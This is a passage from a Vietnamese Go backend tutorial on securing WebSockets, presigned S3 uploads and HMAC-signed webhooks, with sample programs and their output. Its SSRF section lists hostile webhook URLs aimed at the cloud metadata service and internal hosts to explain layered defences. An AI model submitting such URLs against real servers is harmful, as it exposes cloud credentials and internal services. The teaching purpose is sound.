    fmt.Println("đã đẩy dồn 50 sự kiện vào hàng đợi chỉ chứa 4 tin; số kết nối còn trong phòng 'an':", roomSize(hub, "an"), "(client không theo kịp bị ngắt, người gửi không bị nghẽn)")
    _ = conn3.Close()
    _ = context.Background
}

func roomSize(h *Hub, room string) int {
    h.mu.RLock()
    defer h.mu.RUnlock()
    return len(h.rooms[room])
}

func closeCode(err error) int {
    var ce *websocket.CloseError
    if errors.As(err, &ce) {
        return ce.Code
    }
    return -1
}
```

```
--- bắt tay: xác thực và kiểm tra Origin ---
token sai       -> 401 | lỗi: true
Origin lạ       -> 403 | lỗi: true
hợp lệ          -> 101 | lỗi: <nil>
--- đẩy sự kiện tới đúng người dùng ---
gửi cho phòng 'an': 1 kết nối | gửi cho phòng 'bo' (không ai nghe): 0 kết nối
client an nhận: {"order_id":9,"status":"shipped","type":"order.status"} | lỗi: <nil>
--- giới hạn kích thước thông điệp từ client ---
gửi 1000 byte (> 512): server đóng kết nối -> true mã 1009
--- client không trả lời ping (treo) bị dọn ---
trước: phòng 'bo' có 1 kết nối
sau 1.2s: phòng 'bo' có 0 kết nối (server tự dọn nhờ ping/pong)
--- client chậm bị ngắt thay vì làm nghẽn người gửi ---
đã đẩy dồn 50 sự kiện vào hàng đợi chỉ chứa 4 tin; số kết nối còn trong phòng 'an': 0 (client không theo kịp bị ngắt, người gửi không bị nghẽn)
```

Sáu biện pháp, ánh xạ với đầu ra:


1. **Xác thực trước khi nâng cấp.** Trình duyệt **không** gắn được header `Authorization` cho `new WebSocket(...)`. Cách thực tế: token ngắn hạn dùng một lần trong query (`?token=`, chỉ qua TLS, hết hạn sau vài chục giây, và nhớ rằng URL có thể xuất hiện trong log proxy nên token phải rất ngắn hạn), hoặc cookie phiên `HttpOnly` (kèm kiểm tra Origin). Xác thực xong mới `Upgrade`: dòng "token sai → 401".

2. **Kiểm tra `Origin`.** WebSocket **không chịu ràng buộc CORS** của trình duyệt. Nếu server không kiểm tra `Origin`, một trang độc hại `evil.com` mà người dùng đang mở có thể mở kết nối WebSocket tới API của bạn và **trình duyệt sẽ tự gắn cookie** của người dùng (tấn công *Cross-Site WebSocket Hijacking*). Dòng "Origin lạ → 403" là do `CheckOrigin` dùng danh sách trắng tường minh (không bao giờ `return true`).
3. **Một goroutine ghi.** `gorilla/websocket` cho phép **một** goroutine đọc và **một** goroutine ghi đồng thời; hai goroutine cùng ghi gây panic hoặc hỏng khung. Mẫu chuẩn: mọi nơi muốn gửi chỉ đẩy vào kênh `send`, `writePump` là nơi duy nhất ghi (và cũng gửi `ping`).
4. **Giới hạn kích thước** (`SetReadLimit(512)`): client gửi 1.000 byte bị server đóng với mã **1009** (message too big). Không giới hạn nghĩa là một client gửi thông điệp vài GB làm cạn RAM.
5. **Ping/pong và hạn chót đọc.** Mạng đứt hoặc client treo không gửi `FIN`; không có cơ chế phát hiện thì kết nối "ma" tồn tại mãi. Server gửi `ping` định kỳ; mỗi `pong` gia hạn `ReadDeadline`; quá hạn thì `ReadMessage` lỗi, `readPump` thoát và dọn. Ở đầu ra, client "treo" không trả pong bị loại sau khoảng 1 giây (ví dụ rút ngắn; thực tế `pongWait` 60 giây, ping mỗi 54 giây).
6. **Client chậm bị ngắt, không chặn người gửi.** `Publish` dùng `select ... default`: nếu hàng đợi `send` (4 tin) đầy thì **đóng** client đó thay vì chờ. Nếu chờ, một client chậm làm nghẽn việc phát cho tất cả. Đầu ra: sau khi đẩy dồn 50 sự kiện, kết nối không theo kịp bị ngắt. Đây cũng là nơi chọn chính sách: ngắt, hay bỏ tin cũ giữ tin mới (với dữ liệu kiểu "giá hiện tại" chỉ tin mới nhất mới quan trọng), hay nén/gộp tin.

Lưu ý nhỏ nhưng quan trọng trong mã: `Publish` dùng `Lock()` chứ không phải `RLock()`, vì nó **sửa** bản đồ khi ngắt client chậm. Dùng `RLock` để ghi vào map là data race kinh điển (và đây là lỗi mà lần viết đầu của chính chương trình này mắc phải, bắt được khi rà soát).

2.3. Từ một instance lên nhiều instance

Hub trong bộ nhớ chỉ biết các kết nối **của tiến trình này**. Với N instance, người dùng A nối vào instance 1, nhưng sự kiện "đơn của A đã giao" được xử lý bởi worker và phát từ nơi khác. Cần một **kênh liên instance**: mọi nơi phát sự kiện lên Redis Pub/Sub (hoặc Stream, NATS), mỗi instance **đăng ký** kênh và chuyển cho các kết nối cục bộ liên quan:



Không cần *sticky session* khi dùng cách này (kết nối WebSocket vốn đã dính vào một instance suốt đời kết nối). Pub/Sub không lưu tin, nên với sự kiện bắt buộc phải đến, phải có đường dự phòng: khi client **kết nối lại**, nó hỏi API "có gì mới từ mốc `last_event_id`?" (REST hoặc đọc Stream từ ID đó). Nguyên tắc: *WebSocket/SSE là kênh đánh thức, PostgreSQL/Stream là nguồn sự thật*; mất tin trên kênh thì client tự đồng bộ lại khi kết nối lại.

Vận hành WebSocket ở quy mô:

Chủ đề	Điều cần biết
Bộ nhớ và số kết nối	Mỗi kết nối tốn vài KB đến vài chục KB (bộ đệm đọc/ghi + goroutine). 100.000 kết nối nằm trong tầm một máy lớn nếu tinh chỉnh bộ đệm; nhưng giới hạn **bộ mô tả tệp** (`ulimit -n`) và cổng tạm thời thường là rào cản đầu tiên.
Cân bằng tải và proxy	Phải chuyển tiếp `Upgrade`/`Connection`; hạn chót rảnh của proxy (Nginx `proxy_read_timeout` mặc định 60s) sẽ cắt kết nối im lặng, vì vậy ping định kỳ ngắn hơn hạn chót đó.

Chủ đề	Điều cần biết
Kết nối lại phía client	Luôn kết nối lại tự động với **backoff lũy thừa + jitter** (nếu không, sau sự cố 10.000 client cùng kết nối lại một lúc: bão kết nối), và đồng bộ trạng thái bằng `last_event_id`.
Triển khai bản mới	Mỗi lần deploy cắt hàng nghìn kết nối. Tắt êm: gửi khung `close` (mã `1001` going away) để client kết nối lại *dần*, thêm jitter; đừng khởi động lại toàn bộ cùng lúc.
Bảo mật	Giới hạn số kết nối mỗi người dùng/IP; giới hạn tốc độ thông điệp; kiểm tra dữ liệu như mọi đầu vào (Buổi 24); cấp lại/hết hạn token khi phiên đổi; không tin `Origin` thay xác thực.
Giao thức ứng dụng	Dùng phong bì thông điệp có `type`, `id`, `version` (như sự kiện ở Buổi 33), và ACK ứng dụng nếu cần đảm bảo giao; đừng gửi mỗi thứ một định dạng riêng.

3. Lưu trữ đối tượng (S3/MinIO) và tải tệp lên

3.1. Vì sao không lưu tệp ở đĩa của server hay trong CSDL

Ảnh sản phẩm, hóa đơn PDF, tệp xuất báo cáo: **đừng** ghi vào đĩa cục bộ của instance (instance bị thay thế là mất tệp, nhiều instance không thấy tệp của nhau, không scale), và đừng nhét vào cột `bytea` của PostgreSQL (phình DB, sao lưu chậm, tốn kết nối). Dùng **lưu trữ đối tượng**: S3 (AWS) hoặc API tương thích (MinIO tự dựng, Cloudflare R2, GCS qua interop). Mô hình: **bucket** (thùng) chứa **object** (đối tượng) có **key** (đường dẫn dạng chuỗi), metadata, và quyền truy cập; bền vững cực cao, dung lượng gần như vô hạn, phục vụ qua HTTP/CDN. CSDL chỉ lưu **tham chiếu** (key, kích thước, loại, trạng thái).

3.2. Ba cách để tệp đi từ client tới kho

	Qua API (proxy)	Presigned PUT	Presigned POST policy
Luồng	Client → API → kho	Client → kho (URL ký sẵn)	Client → kho (form + policy)
Tải cho API	**Nặng** (băng thông, bộ nhớ, thời gian)	Không	Không
Ép giới hạn kích thước/loại	Dễ (API tự kiểm tra)	**Khó** (PUT không ép được kích thước)	**Có** (`content-length-range`, loại, tiền tố key)
Hợp với	Tệp nhỏ, cần xử lý ngay	Tệp lớn, tin được client	**Khuyến nghị** cho tệp người dùng tải lên

URL ký sẵn (presigned URL) là một URL tạm thời chứa chữ ký (tính từ khóa bí mật của *server*) và thời hạn; ai có URL thì thực hiện đúng thao tác đó trên đúng đối tượng đó cho đến khi hết hạn, mà **không cần** biết khóa bí mật. Bí mật không bao giờ rời server. Chương trình sau tạo cả ba loại (hoàn toàn offline, ký bằng thuật toán AWS Signature v4):

```
package main

import (
    "context"
    "encoding/base64"
    "encoding/json"
    "fmt"
    "net/url"
    "strings"
    "time"

    "github.com/minio/minio-go/v7"
    "github.com/minio/minio-go/v7/pkg/credentials"
)
```

```
func main() {
    ctx := context.Background()
    // Khóa của NHÀ ỨNG DỤNG (chỉ server giữ). Region phải được khai báo để thư viện KHÔNG gọi mạng dò vùng của bucket.
    cli, err := minio.New("s3.example.vn", &minio.Options{
        Creds:  credentials.NewStaticV4("AKIAEXAMPLEKEY", "bi-mat-khong-bao-gio-gui-cho-client", ""),
        Secure: true,
        Region: "ap-southeast-1",
    })
    if err != nil {
        panic(err)
    }

    show := func(label, raw string) {
        u, _ := url.Parse(raw)
        q := u.Query()
        fmt.Printf("%s\n  %s://%s%s\n  X-Amz-Algorithm=%s Expires=%ss SignedHeaders=%s\n  chữ ký: %d ký tự hex (ẩn)\n", label, u.Scheme, u.Host, u.Path,
            q.Get("X-Amz-Algorithm"), q.Get("X-Amz-Expires"), q.Get("X-Amz-SignedHeaders"), len(q.Get("X-Amz-Signature")))
    }

    fmt.Println("--- 1. URL ký sẵn để TẢI LÊN (PUT) trực tiếp lên kho đối tượng ---")
    put, err := cli.PresignedPutObject(ctx, "shopgo-uploads", "products/7/anh-chinh.png", 10*time.Minute)
    if err != nil {
        panic(err)
    }
    show("PUT hết hạn sau 10 phút:", put.String())

    fmt.Println("--- 2. URL ký sẵn để TẢI XUỐNG (GET), ép tên tệp khi lưu ---")
    params := url.Values{"response-content-disposition": {`attachment; filename="hoa-don-9.pdf"`}}
    get, err := cli.PresignedGetObject(ctx, "shopgo-private", "invoices/9.pdf", 5*time.Minute, params)
    if err != nil {
        panic(err)
    }
    show("GET hết hạn sau 5 phút:", get.String())
    fmt.Println("  có ép Content-Disposition:", strings.Contains(get.RawQuery, "response-content-disposition"))

    fmt.Println("--- 3. POST policy: ép GIỚI HẠN do server quyết định (kích thước, loại tệp, thư mục) ---")
    pol := minio.NewPostPolicy()
    _ = pol.SetBucket("shopgo-uploads")
    _ = pol.SetKey("avatars/42/avatar.png")
    _ = pol.SetExpires(time.Now().UTC().Add(10 * time.Minute))
    _ = pol.SetContentType("image/png")
    _ = pol.SetContentLengthRange(1024, 2*1024*1024) // 1 KiB .. 2 MiB, S3 từ chối nếu ngoài khoảng
    _, form, err := cli.PresignedPostPolicy(ctx, pol)
    if err != nil {
        panic(err)
    }
    raw, _ := base64.StdEncoding.DecodeString(form["policy"])
    var p struct {
        Conditions []any `json:"conditions"`
    }
    _ = json.Unmarshal(raw, &p)
    fmt.Println("điều kiện nhúng trong policy (đã ký, client không sửa được):")
    for _, c := range p.Conditions {
        b, _ := json.Marshal(c)
        s := string(b)
        if strings.Contains(s, "x-amz-date") || strings.Contains(s, "x-amz-credential") || strings.Contains(s, "x-amz-algorithm") {
            continue
        }
        fmt.Println("  ", s)
    }
}
```

```
--- 1. URL ký sẵn để TẢI LÊN (PUT) trực tiếp lên kho đối tượng ---
```

```
PUT hết hạn sau 10 phút:
  https://s3.example.vn/shopgo-uploads/products/7/anh-chinh.png
  X-Amz-Algorithm=AWS4-HMAC-SHA256 Expires=600s SignedHeaders=host
  chữ ký: 64 ký tự hex (ẩn)
--- 2. URL ký sẵn để TẢI XUỐNG (GET), ép tên tệp khi lưu ---
GET hết hạn sau 5 phút:
  https://s3.example.vn/shopgo-private/invoices/9.pdf
  X-Amz-Algorithm=AWS4-HMAC-SHA256 Expires=300s SignedHeaders=host
  chữ ký: 64 ký tự hex (ẩn)
  có ép Content-Disposition: true
--- 3. POST policy: ép GIỚI HẠN do server quyết định (kích thước, loại tệp, thư mục) ---
điều kiện nhúng trong policy (đã ký, client không sửa được):
   ["eq","$bucket","shopgo-uploads"]
   ["eq","$key","avatars/42/avatar.png"]
   ["eq","$Content-Type","image/png"]
   ["content-length-range",1024,2097152]
```

Đọc kết quả:

- **PUT/GET ký sẵn**: URL trỏ thẳng tới kho (`s3.example.vn`), kèm `X-Amz-Expires` (600 và 300 giây), `SignedHeaders=host`, chữ ký 64 ký tự hex. Ai nhận URL PUT có thể ghi **đúng đường dẫn** `products/7/anh-chinh.png` trong 10 phút, không hơn. URL GET cho phép tải hóa đơn riêng tư trong 5 phút, kèm tham số `response-content-disposition` được ký, ép trình duyệt tải về với tên `hoa-don-9.pdf` thay vì tự mở.
- **POST policy**: là một văn bản JSON được **ký**, liệt kê các **điều kiện** mà kho sẽ kiểm tra khi nhận tệp: đúng bucket, đúng key, đúng `Content-Type: image/png`, và `content-length-range` từ 1 KiB đến 2 MiB. Client không sửa được điều kiện (sửa là chữ ký sai); tệp vi phạm bị **kho từ chối**, nên API của bạn không cần chạm vào dữ liệu. Đây là cách duy nhất ép giới hạn kích thước mà không cho tệp đi qua API.

3.3. Quy trình tải lên an toàn trong ShopGo

```
1. Client:  POST /api/v1/uploads {purpose:"product_image", content_type:"image/png", size:481234}
2. API:     kiểm quyền; kiểm tra purpose/content_type/size trong danh sách trắng;
            sinh KEY NGẪU NHIÊN  uploads/2026/10/<uuid>.png  (KHÔNG dùng tên tệp của người dùng);
            ghi bản ghi uploads(status='pending', key, owner); tạo POST policy (giới hạn kích thước, loại,
key cố định, hết hạn 10 phút)
            -> trả {upload_id, url, fields}
3. Client:  POST thẳng tới kho (multipart form theo policy)          <- API không chạm vào byte nào
4. Client:  POST /api/v1/uploads/{id}/complete
5. API:     kiểm tra thật: HEAD object (có tồn tại không, kích thước, ETag); (tùy) đọc vài KB đầu để đoán
loại thật;
            đặt status='ready'; xếp việc nền: quét virus, tạo thumbnail, bóc EXIF -> kho (Buổi 33)
6. Dọn:     lifecycle rule của bucket xóa object tiền tố uploads/ ở trạng thái pending quá 24 giờ; job định
kỳ đồng bộ bản ghi
```

Các quy tắc đáng khắc cốt:

- **Không bao giờ dùng tên tệp từ client làm key** (path traversal, ghi đè tệp người khác, ký tự lạ). Key do server sinh (UUID). Tên gốc (nếu cần hiển thị) chỉ lưu ở cột CSDL, và khi cho tải về thì đặt `Content-Disposition` đã làm sạch.
- **Không tin `Content-Type` hay phần mở rộng** do client khai (Buổi 24 đã nói): kiểm tra lại ở bước `complete` bằng cách đọc byte đầu.
- **Mặc định riêng tư**: bucket không công khai; tệp nhạy cảm (hóa đơn) chỉ qua URL GET ký sẵn hết hạn ngắn; tệp công khai (ảnh sản phẩm) phục vụ qua **CDN** với bucket/tiền tố công khai riêng.
- **Bucket CORS**: nếu trình duyệt tải lên trực tiếp, cấu hình CORS của bucket cho đúng Origin của bạn.
- **Dọn dẹp**: tệp `pending` bị bỏ rơi tốn tiền; lifecycle rule tự xóa.
- **Mã hóa và nhật ký**: bật mã hóa phía server, ghi nhật ký truy cập bucket, và bật *versioning* cho dữ liệu khó thay thế.

- **MinIO** cho phát triển cục bộ và triển khai tự quản, tương thích API S3: mã dùng `minio-go` hoặc `aws-sdk-go-v2` chạy với cả hai chỉ khác endpoint và khóa (Buổi 44 thêm MinIO vào Docker Compose).

4. Webhook

Webhook là cách một hệ thống **gọi ngược** vào hệ thống khác khi có sự kiện: thay vì client hỏi liên tục ("đơn thanh toán xong chưa?"), cổng thanh toán gửi `POST` tới URL bạn đăng ký ("đơn 9 đã thanh toán"). Bạn gặp webhook ở hai vị trí:

- **Nhận** webhook từ bên thứ ba (cổng thanh toán, GitHub, dịch vụ vận chuyển): bạn là bên bị gọi.
- **Gửi** webhook cho đối tác/khách hàng của bạn (ShopGo báo cho hệ thống đối tác khi có đơn mới): bạn là bên gọi.

Kẻ tấn công nhắm cả hai chiều: giả mạo sự kiện ("đơn 9 đã thanh toán" khi chưa), phát lại sự kiện cũ, hay lợi dụng bạn làm bàn đạp tấn công mạng nội bộ.

4.1. Ký và xác minh: HMAC + timestamp

Bên gửi và bên nhận chia sẻ một **khóa bí mật**. Bên gửi tính `HMAC-SHA256(khóa, timestamp + "." + thân)` và gửi kèm trong header `ShopGo-Signature: t=<timestamp>,v1=<chữ ký>`. Bên nhận tính lại chữ ký **trên byte thô của thân** và so sánh. Hai chi tiết quyết định độ an toàn: so sánh bằng `hmac.Equal` (thời gian không đổi, chống tấn công đo thời gian), và kiểm tra **timestamp trong khoảng dung sai** (thường 5 phút) để một yêu cầu bị chặn bắt không phát lại được vô hạn. Chương trình sau cài cả hai phía và thử các tình huống tấn công:

```
package main

import (
    "bytes"
    "crypto/hmac"
    "crypto/sha256"
    "encoding/hex"
    "errors"
    "fmt"
    "io"
    "net/http"
    "net/http/httptest"
    "strconv"
    "strings"
    "sync"
    "sync/atomic"
    "time"
)

const sigHeader = "ShopGo-Signature"

// sign: HMAC-SHA256 trên "<timestamp>.<thân>". Gắn timestamp vào chữ ký để chống PHÁT LẠI (replay).
func sign(secret string, ts int64, body []byte) string {
    m := hmac.New(sha256.New, []byte(secret))
    m.Write([]byte(strconv.FormatInt(ts, 10) + "."))
    m.Write(body)
    return hex.EncodeToString(m.Sum(nil))
}

// header dạng "t=1790000000,v1=<chữ ký>[,v1=<chữ ký khác>]": nhiều v1 để XOAY KHÓA không gián đoạn.
func signatureHeader(ts int64, body []byte, secrets ...string) string {
    parts := []string{"t=" + strconv.FormatInt(ts, 10)}
    for _, s := range secrets {
        parts = append(parts, "v1="+sign(s, ts, body))
    }
    return strings.Join(parts, ",")
```

```
}

var (
    ErrBadSignature = errors.New("chữ ký không hợp lệ")
    ErrTooOld       = errors.New("timestamp ngoài khoảng cho phép (nghi phát lại)")
)

// Verify: kiểm tra chữ ký (thời gian không đổi) VÀ độ tươi của timestamp. secrets: khóa hiện tại + khóa cũ
khi đang xoay.
func Verify(secrets []string, header string, body []byte, now time.Time, tolerance time.Duration) error {
    var ts int64
    var sigs []string
    for _, kv := range strings.Split(header, ",") {
        k, v, _ := strings.Cut(strings.TrimSpace(kv), "=")
        switch k {
        case "t":
            ts, _ = strconv.ParseInt(v, 10, 64)
        case "v1":
            sigs = append(sigs, v)
        }
    }
    if ts == 0 || len(sigs) == 0 {
        return ErrBadSignature
    }
    if d := now.Sub(time.Unix(ts, 0)); d > tolerance || d < -tolerance {
        return ErrTooOld
    }
    for _, secret := range secrets {
        want := []byte(sign(secret, ts, body))
        for _, got := range sigs {
            if hmac.Equal(want, []byte(got)) { // KHÔNG dùng == : so sánh thời gian không đổi
                return nil
            }
        }
    }
    return ErrBadSignature
}

// ---------- Phía gửi: giao webhook có thử lại ----------

type Attempt struct {
    N      int
    Status int
    Err    string
}

func Deliver(client *http.Client, url, eventID string, body []byte, secrets []string, backoff
time.Duration, max int, now func() time.Time) ([]Attempt, bool) {
    var log []Attempt
    for n := 1; n <= max; n++ {
        ts := now().Unix()
        req, _ := http.NewRequest(http.MethodPost, url, bytes.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        req.Header.Set("ShopGo-Event-Id", eventID) // khóa idempotency cho bên nhận
        req.Header.Set(sigHeader, signatureHeader(ts, body, secrets...))
        resp, err := client.Do(req)
        if err != nil {
            log = append(log, Attempt{N: n, Err: "lỗi mạng"})
        } else {
            io.Copy(io.Discard, resp.Body)
            resp.Body.Close()
            log = append(log, Attempt{N: n, Status: resp.StatusCode})
            switch {
            case resp.StatusCode >= 200 && resp.StatusCode < 300:
                return log, true
            case resp.StatusCode == 429 || resp.StatusCode == 408 || resp.StatusCode >= 500:
                // tạm thời: thử lại
            default:
                return log, false // 4xx khác: lỗi vĩnh viễn (cấu hình sai bên nhận), thử lại vô ích
            }
```

```
        }
        time.Sleep(backoff * time.Duration(1<<(n-1)))
    }
    return log, false
}

// ---------- Phía nhận ----------

func receiver(secrets []string, now func() time.Time, seen *sync.Map, processed *atomic.Int32, failFirst
*atomic.Int32) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        body, err := io.ReadAll(http.MaxBytesReader(w, r.Body, 1<<20)) // đọc thân THÔ trước khi giải mã
JSON: chữ ký tính trên byte gốc
        if err != nil {
            http.Error(w, "too large", http.StatusRequestEntityTooLarge)
            return
        }
        if err := Verify(secrets, r.Header.Get(sigHeader), body, now(), 5*time.Minute); err != nil {
            http.Error(w, err.Error(), http.StatusUnauthorized)
            return
        }
        if failFirst != nil && failFirst.Add(-1) >= 0 {
            http.Error(w, "quá tải", http.StatusServiceUnavailable) // mô phỏng lỗi tạm thời
            return
        }
        if _, dup := seen.LoadOrStore(r.Header.Get("ShopGo-Event-Id"), true); dup {
            w.WriteHeader(http.StatusOK) // đã xử lý rồi: trả 2xx để bên gửi ngừng thử lại
            fmt.Fprint(w, "duplicate")
            return
        }
        processed.Add(1)
        w.WriteHeader(http.StatusOK)
    })
}

func main() {
    now := time.Date(2026, 10, 9, 8, 0, 0, 0, time.UTC)
    clock := func() time.Time { return now }
    body := []byte(`{"id":"evt_1","type":"order.created","data":{"order_id":9,"total":398000}}`)
    cur, old := "whsec_hien_tai", "whsec_cu"

    fmt.Println("--- xác minh chữ ký (phía nhận) ---")
    h := signatureHeader(now.Unix(), body, cur)
    check := func(label string, secrets []string, header string, b []byte, at time.Time) {
        err := Verify(secrets, header, b, at, 5*time.Minute)
        res := "CHẤP NHẬN"
        if err != nil {
            res = "TỪ CHỐI: " + err.Error()
        }
        fmt.Printf("%-46s %s\n", label, res)
    }
    check("hợp lệ", []string{cur}, h, body, now)
    check("thân bị sửa 1 byte", []string{cur}, h, bytes.Replace(body, []byte("398000"), []byte("398001"),
1), now)
    check("sai khóa bí mật", []string{"khac"}, h, body, now)
    check("phát lại sau 10 phút", []string{cur}, h, body, now.Add(10*time.Minute))
    check("timestamp ở tương lai xa", []string{cur}, h, body, now.Add(-10*time.Minute))
    check("thiếu chữ ký", []string{cur}, "", body, now)
    check("xoay khóa: bên gửi ký bằng khóa CŨ, nhận có cả hai", []string{cur, old},
signatureHeader(now.Unix(), body, old), body, now)
    check("xoay khóa: bên gửi ký CẢ HAI, nhận chỉ có khóa mới", []string{cur}, signatureHeader(now.Unix(),
body, cur, old), body, now)

    fmt.Println("--- giao webhook có thử lại ---")
    var seen sync.Map
    var processed atomic.Int32
    var flaky atomic.Int32
    flaky.Store(2) // 2 lần đầu trả 503
    srv := httptest.NewServer(receiver([]string{cur}, clock, &seen, &processed, &flaky))
    defer srv.Close()
```

```
    client := &http.Client{Timeout: time.Second}

    show := func(label string, att []Attempt, ok bool) {
        var parts []string
        for _, a := range att {
            if a.Err != "" {
                parts = append(parts, fmt.Sprintf("#%d %s", a.N, a.Err))
            } else {
                parts = append(parts, fmt.Sprintf("#%d %d", a.N, a.Status))
            }
        }
        fmt.Printf("%-34s thành công=%-5v lần thử: %s\n", label, ok, strings.Join(parts, ", "))
    }
    att, ok := Deliver(client, srv.URL, "evt_1", body, []string{cur}, 10*time.Millisecond, 5, clock)
    show("bên nhận lỗi tạm thời 2 lần", att, ok)
    att, ok = Deliver(client, srv.URL, "evt_1", body, []string{cur}, 10*time.Millisecond, 5, clock)
    show("giao LẠI cùng sự kiện (trùng)", att, ok)
    fmt.Println("số lần xử lý nghiệp vụ thật sự:", processed.Load(), "(bên nhận idempotent theo ShopGo-
Event-Id)")
    att, ok = Deliver(client, srv.URL, "evt_2", body, []string{"sai-khoa"}, 10*time.Millisecond, 5, clock)
    show("ký sai khóa (401, không thử lại)", att, ok)
    down := httptest.NewServer(http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
w.WriteHeader(500) }))
    defer down.Close()
    att, ok = Deliver(client, down.URL, "evt_3", body, []string{cur}, 5*time.Millisecond, 4, clock)
    show("bên nhận sập hẳn (500 mãi)", att, ok)
}
```

```
--- xác minh chữ ký (phía nhận) ---
hợp lệ                                      CHẤP NHẬN
thân bị sửa 1 byte                          TỪ CHỐI: chữ ký không hợp lệ
sai khóa bí mật                             TỪ CHỐI: chữ ký không hợp lệ
phát lại sau 10 phút                        TỪ CHỐI: timestamp ngoài khoảng cho phép (nghi phát lại)
timestamp ở tương lai xa                    TỪ CHỐI: timestamp ngoài khoảng cho phép (nghi phát lại)
thiếu chữ ký                                TỪ CHỐI: chữ ký không hợp lệ
xoay khóa: bên gửi ký bằng khóa CŨ, nhận có cả hai CHẤP NHẬN
xoay khóa: bên gửi ký CẢ HAI, nhận chỉ có khóa mới CHẤP NHẬN
--- giao webhook có thử lại ---
bên nhận lỗi tạm thời 2 lần        thành công=true  lần thử: #1 503, #2 503, #3 200
giao LẠI cùng sự kiện (trùng)      thành công=true  lần thử: #1 200
số lần xử lý nghiệp vụ thật sự: 1 (bên nhận idempotent theo ShopGo-Event-Id)
ký sai khóa (401, không thử lại)   thành công=false lần thử: #1 401
bên nhận sập hẳn (500 mãi)         thành công=false lần thử: #1 500, #2 500, #3 500, #4 500
```

Phân tích:

- **Sửa 1 byte** của thân (đổi `398000` thành `398001`) hoặc **sai khóa** ⇒ từ chối: chữ ký không khớp.
- **Phát lại sau 10 phút** ⇒ từ chối dù chữ ký đúng: vì timestamp là một phần được ký, kẻ tấn công không thể thay timestamp mới mà giữ chữ ký.
- **Xoay khóa không gián đoạn**: bên nhận chấp nhận **danh sách** khóa (mới + cũ); bên gửi trong giai đoạn chuyển tiếp ký bằng **cả hai** (nhiều `v1`). Quy trình: thêm khóa mới vào bên nhận → bên gửi chuyển sang ký bằng khóa mới (và cũ) → cuối cùng gỡ khóa cũ. Không có khoảnh khắc nào mà một bên bị từ chối.
- **Đọc thân thô trước khi giải mã JSON.** Chữ ký tính trên đúng byte nhận được; nếu bạn giải mã rồi mã hóa lại JSON (đổi thứ tự khóa, khoảng trắng) thì chữ ký sai. Trong Gin, dùng `c.GetRawData()` hoặc `io.ReadAll(c.Request.Body)` *trước* `ShouldBindJSON` (và nhớ khôi phục `Body` nếu cần).
- **Bên nhận idempotent theo** `ShopGo-Event-Id`: bản giao lại cùng sự kiện nhận `200 duplicate` và nghiệp vụ chỉ chạy một lần (số lần xử lý thật = 1).

4.2. Giao có thử lại: bên gửi

Webhook là *at-least-once* như mọi thứ ở Buổi 33. Phía gửi cần:

- **Phân loại phản hồi**: `2xx` ⇒ thành công; `408`, `429`, `5xx`, lỗi mạng ⇒ **tạm thời, thử lại** với backoff lũy thừa (ví dụ 1 phút, 5 phút, 30 phút, 2 giờ... đến vài ngày); các `4xx` khác ⇒ **vĩnh viễn**, ngừng ngay (đầu ra: ký sai khóa nhận `401` và không thử lại; bên nhận sập hẳn thử đủ 4 lần rồi bỏ cuộc).
- **Timeout ngắn** (5–10 giây): bên nhận chậm không được giữ worker của bạn. Bên nhận nên trả `2xx` *nhanh* rồi xử lý bất đồng bộ (đưa vào hàng đợi), không làm việc nặng trong handler.
- **Sổ nhật ký giao** (`webhook_deliveries`: sự kiện, URL, số lần thử, mã, thời gian, lỗi) để hỗ trợ tra cứu, **gửi lại thủ công** và hiển thị cho khách hàng. Tự **vô hiệu hóa** endpoint sau N ngày liên tục lỗi (và thông báo cho chủ sở hữu).
- Gửi qua **hàng đợi + outbox** (Buổi 33), không gọi HTTP đồng bộ trong giao dịch nghiệp vụ.

4.3. Khi URL do người dùng cung cấp: SSRF

Nếu khách hàng tự nhập URL webhook, họ có thể nhập `http://169.254.169.254/latest/meta-data/` (dịch vụ metadata của đám mây, chứa thông tin xác thực!), `http://localhost:6379`, `http://10.0.0.5:5432`. Máy chủ của bạn, nằm *bên trong* mạng, sẽ gọi vào đó thay mặt kẻ tấn công. Đây là **SSRF** (*Server-Side Request Forgery*), nằm trong OWASP API Top 10 (Buổi 37). Phòng thủ nhiều lớp:

1. Chỉ cho `https` (và cổng chuẩn); từ chối `file:`, `gopher:` và các scheme khác.
2. **Phân giải DNS rồi kiểm tra IP đích** không thuộc loopback, riêng tư (`10/8`, `172.16/12`, `192.168/16`), link-local (`169.254/16`), multicast; kiểm tra **tại thời điểm kết nối** (trong `net.Dialer.Control`) để tránh tấn công DNS rebinding (kiểm tra xong, DNS trả IP khác lúc kết nối).
3. **Không theo chuyển hướng** (`CheckRedirect` trả `http.ErrUseLastResponse`) hoặc kiểm tra lại từng bước.
4. Giới hạn kích thước và thời gian phản hồi; không trả nội dung phản hồi cho người dùng (chỉ mã trạng thái).
5. Chạy worker gửi webhook trong mạng/đoạn riêng, quyền thấp, chỉ ra ngoài được Internet.

4.4. Nhận webhook từ bên thứ ba (ví dụ cổng thanh toán)

Danh sách kiểm tra cho endpoint nhận: (1) xác minh chữ ký **trước mọi thứ** trên thân thô, bằng khóa của bên gửi, so sánh thời gian không đổi; (2) kiểm tra timestamp; (3) **idempotent theo ID sự kiện** (bảng inbox, Buổi 33); (4) trả `2xx` nhanh, xử lý sau; (5) **không tin dữ liệu trong sự kiện để quyết định tiền**: với sự kiện "thanh toán thành công", gọi ngược API của cổng để xác nhận trạng thái thật (hoặc đối chiếu số tiền đã lưu), vì sự kiện có thể bị giả/trễ/sai thứ tự; (6) chịu được sự kiện **sai thứ tự** và **thiếu** (có job đối soát định kỳ); (7) endpoint không cần xác thực người dùng nhưng được bảo vệ bằng chữ ký, giới hạn tần suất và có thể lọc theo dải IP công bố của bên gửi; (8) ghi log đầy đủ ID sự kiện, **không** ghi bí mật hay dữ liệu thẻ.

5. Email giao dịch

